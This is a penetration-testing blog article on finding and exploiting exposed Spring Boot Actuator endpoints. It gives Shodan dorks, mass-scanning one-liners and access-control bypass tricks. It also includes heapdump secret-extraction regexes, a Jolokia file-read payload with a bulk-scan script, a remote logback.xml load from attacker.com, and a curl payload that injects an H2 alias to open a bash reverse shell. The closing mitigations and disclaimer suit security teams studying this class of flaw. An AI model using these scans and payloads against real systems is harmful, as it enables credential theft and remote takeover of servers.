


Introduction
Spring Boot Actuator is a developer's best friend. It provides powerful, production-ready features for monitoring and managing applications with minimal effort. Through a series of HTTP endpoints, developers can check application health, view metrics, understand configurations and much more. However, when misconfigured and exposed to the public internet, this helpful tool can turn into a critical security vulnerability, offering a backdoor for attackers.
In this article I explore the methods used by security researchers and attackers to discover, enumerate and exploit these exposed actuator endpoints.
Phase 1: Discovery: Finding Exposed Instances
My testing begins with large‑scale scanning and fingerprinting to locate Spring Boot instances and determine whether their Actuator management endpoints are exposed to the internet.
Using Search Engines like Shodan
Internet‑wide scanners such as Shodan accelerate reconnaissance. I often fingerprint Spring Boot apps by matching the default favicon hash. You can use a dork like these in Shodan to find potential targets within a specific organization:
org:target_org http.favicon.hash:116323821
ssl:"example.com" http.favicon.hash:116323821
ssl.cert.subject.CN:"*.example.com" http.favicon.hash:116323821
hostname:"example.com" http.favicon.hash:116323821
ssl.cert.subject.CN:"example.com" http.favicon.hash:116323821
These query filters return hosts and organizations tied to the target that present the default Spring Boot favicon, giving me a quick initial target list.
Active Scanning and Wordlist-Based Fuzzing
Once I have a list of potential targets, the next step is to verify the presence of Actuator endpoints. To do this, I use a combination of tools to fuzz and probe for common paths.
Nuclei scanner
Nuclei is a fast, template-based scanner that runs reusable YAML checks (requests and matchers) across multiple hosts in parallel. I simply place my list of IPs or domains in a file and use the following command to scan for exposed Actuator endpoints.
cat act.txt | nuclei -tags actuator -c 50 
cat act.txt | nuclei -tags jolokia -es info,low -silent
Dirsearch
This is a classic tool I use for discovering web content. using a specialized wordlist like one from SecLists, makes it highly effective.
# Search for common Spring Boot paths on a list of targets
dirsearch -l target.txt -w /Seclist/Discovery/Web-Content/spring-boot.txt -x 404 -o output.txt
Httpx-toolkit
This fast, multi-purpose HTTP toolkit is perfect for probing many hosts for specific endpoints. I find this one-liner incredibly efficient for checking the most common actuator paths.
# Check a list of targets for /actuator, /actuator/health, etc.
cat targets.txt | httpx-toolkit -silent -threads 50 -path '/actuator,/actuator/health,/actuator/info' -mc 200,401,403,302 > actuators.txt
The scan filters for responses like 200, 401, and 403; any of these responses to confirm the endpoint is reachable. You can include any endpoint of your choice. An example of a found live endpoint look like this:
http://ipaddr/actuator
http://ipaddr/actuator/health
http://ipaddr/actuator/info
http://ipaddr/actuator/env
http://ipaddr/actuator/configprops
http://ipaddr/actuator/beans
http://ipaddr/actuator/mappings
http://ipaddr/actuator/metrics
http://ipaddr/actuator/metrics/{metric}
http://ipaddr/actuator/loggers
http://ipaddr/actuator/threaddump
http://ipaddr/actuator/heapdump
http://ipaddr/actuator/jolokia
http://ipaddr/actuator/hawtio
http://ipaddr/actuator/httptrace
http://ipaddr/actuator/auditevents
http://ipaddr/actuator/scheduledtasks
http://ipaddr/actuator/caches
http://ipaddr/actuator/caches/{cacheName}
http://ipaddr/actuator/sessions
http://ipaddr/actuator/sessions/{sessionId}
http://ipaddr/actuator/shutdown
http://ipaddr/actuator/startup
http://ipaddr/actuator/prometheus
http://ipaddr/actuator/trace
http://ipaddr/actuator/conditions
http://ipaddr/actuator/refresh
http://ipaddr/actuator/restart
http://ipaddr/actuator/env/{property}
Phase 2: Enumeration and Bypassing Protections

Finding an endpoint is only step one. The real value is what the endpoint exposes. I focus on enumerating sensitive endpoints and testing common protections.
Key Sensitive Endpoints
In my assessments, I prioritize certain endpoints because of the high-impact data they can expose:
Bypassing Access Controls
Often, sensitive endpoints are protected by a web application firewall (WAF) or a reverse proxy that restricts access to internal IPs. However, these protections can sometimes be bypassed by tricking the application into thinking the request is internal. This can be done by spoofing HTTP headers like:
X-Forwarded-For
This header is often used to identify the originating IP address of a client. Setting it to 127.0.0.1 can sometimes bypass IP-based rules.
GET /actuator/env HTTP/1.1
Host: example.com
X-Forwarded-For: 127.0.0.1
X-Original-URL
Some frameworks and gateways use this header for routing. I test this to see if I can override the request path and access a forbidden endpoint.
GET /some-allowed-path HTTP/1.1
Host: example.com
X-Original-URL: /actuator/env
Here are some path‑based bypass patterns to include in your wordlist or scanner. These Small URL tweaks can cause servers or proxies to respond differently usefull for the bypass.
Semicolon / matrix-segment tricks
/actuator;/env
/actuator;jsessionid=1234/env
/actuator;/
Double-slash & extra segments
//actuator
/actuator//env
/actuator/.
Dot-segment / traversal-style
/./actuator
/../actuator
URL / percent-encoding
/%2e%2e/actuator
/actuator%2Fenv
/actuator%00
Trailing dots & extension variants
/actuator.
/actuator..
/actuator.json
/actuator.html
Query / path-mix encodings
/actuator?path=env
/actuator/env?some=param
/actuator%3Fenv  # (encoded ? in path)
Scheme, host and port variations
https://target:8080/actuator
http://target/actuator
HTTP verb / header probes (authorized testing only)
Try different verbs:
GET
HEAD
OPTIONS

Proxy-related headers (test only with permission):
X-Original-URL: /actuator/env
X-Rewrite-URL: /actuator/env
X-Forwarded-For: 127.0.0.1
Phase 3: Exploitation: From Information to Impact
Once I gain access to a sensitive endpoint, the final step is to demonstrate the potential impact of the exposure. Analyzing the Heapdump for Secrets..
Analyzing the Heapdump for Secrets



The /actuator/heapdump endpoint returns a gzipped binary file that can be a goldmine for credentials. The strings command combined with grep is a simple yet powerful way I sift through this data for known patterns, such as AWS keys which often start with "AKIA".
# Download the heapdump first: wget http://target.com/actuator/heapdump
strings heapdump | grep -B 2 -A 2 "AKIA"
The -B (before) and -A (after) flags provide context around the key, which might reveal the corresponding secret key and demonstrate a critical data leak.
Some more Useful regex patterns
# AWS Access Key IDs (AKIA...)
strings -a -n 6 heapdump | grep -Eo 'AKIA[0-9A-Z]{16}' | sort -u > aws_keys.txt

# JWT-like tokens (three dot-separated base64 parts)
strings -a -n 10 heapdump | grep -Eo '[A-Za-z0-9\-_]+\.[A-Za-z0-9\-_]+\.[A-Za-z0-9\-_]+' | sort -u > jwt_candidates.txt

# Generic long alnum tokens (20+ chars) — often API keys
strings -a -n 10 heapdump | grep -Eo '[A-Za-z0-9_\-]{20,}' | sort -u > long_token_candidates.txt

# basic: extract printable strings (min length 6) and search for keywords
strings -a -n 6 heapdump.hprof | grep -Ei 'password|passwd|pwd|secret|api[_-]?key|token|auth|authorization|bearer|aws|AKIA|ssh-rsa' -n > possible_secrets.txt
You can also analyze and monitor it using VisualVM to inspect memory usage, identify objects and detect sensitive data or memory-related issues.
Leveraging Jolokia for RCE and LFI
From a security perspective, the /actuator/jolokia endpoint is one of the most critical. It exposes JMX MBeans, which can be used to interact with the underlying application server.
Local File Inclusion (LFI)
Certain MBeans can be abused to read files from the server's filesystem. This Proof of Concept (PoC) uses the DiagnosticCommand MBean to read /etc/passwd.
http://domain.com/actuator/jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirectivesAdd/!/etc!/passwdNote: The path /etc/passwd is encoded as !/etc!/passwd for the Jolokia exec payload.
Here is a small Bash script to check a list of IPs for publicly accessible /etc/passwd files.
#!/bin/bash

while read ip; do
    echo "Testing: $ip"
    response=$(curl -s -m 10 "http://$ip/actuator/jolokia/exec/com.sun.management:type=DiagnosticCommand/compilerDirectivesAdd/!/etc!/passwd")
    if echo "$response" | grep -q "root:"; then
        echo "VULNERABLE: $ip"
        echo "$response" > "vulnerable_$ip.txt"
    fi
done < ip_list.txt
Remote Code Execution (RCE)
A classic RCE vector through Jolokia involves the Logback JMXConfigurator. An attacker can instruct the application to reload its logging configuration from a malicious, attacker-controlled URL. This XML file can be crafted to execute arbitrary code.
# PoC for RCE by forcing the app to load a malicious logback.xml
http://domain.com/actuator/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/attacker.com!/logback.xml
Alternative Approach: Reverse Shell
If you want a reverse shell, run this simple Bash script:
# Set up a reverse shell payload
curl -X POST "http://ip/actuator/env" \
  -H "Content-Type: application/json" \
  -d '{
    "name":"spring.datasource.hikari.connection-test-query",
    "value":"CREATE ALIAS EXEC AS '\''String shellexec(String cmd) throws java.io.IOException { Runtime.getRuntime().exec(new String[]{\"/bin/sh\", \"-c\", cmd}); return \"done\"; }'\''; CALL EXEC('\''bash -i >& /dev/tcp/YOUR_IP/YOUR_PORT 0>&1'\'');"
  }'

# Remember to start your listener first:
# nc -lvnp YOUR_PORT
Automation and Tools I Use
To speed up these checks I often rely on open‑source Burp Suite extensions that automate repetitive discovery and validation tasks.
Mitigation: Protecting Your Application
Preventing this entire class of vulnerabilities comes down to following security best practices:
- Never expose actuators to the public internet. Place them behind a firewall and ensure they are only accessible from trusted internal networks.
- Use Spring Security to protect all actuator endpoints with robust authentication and authorization
- Change the base path from /actuator to something non-standard via the management.endpoints.web.base-path property.
- Disable unused and sensitive endpoints. If you don't need /heapdump or /jolokia in production, turn them off completely.
By understanding how these endpoints are abused, developers and security teams can take proactive steps to ensure their applications remain secure.
Conclusion
Spring Boot Actuator is a fantastic tool for developers, but it carries significant risk if exposed. As I've shown, misconfigured endpoints can lead to severe data leaks or even full remote code execution. The key to security is deliberate configuration and proactive monitoring. By understanding how these endpoints can be tested and secured, your development and security teams can take the necessary steps to keep your applications safe.
Disclaimer
The content provided in this article is for educational and informational purposes only. Always ensure you have proper authorization before conducting security assessments. Use this information responsibly.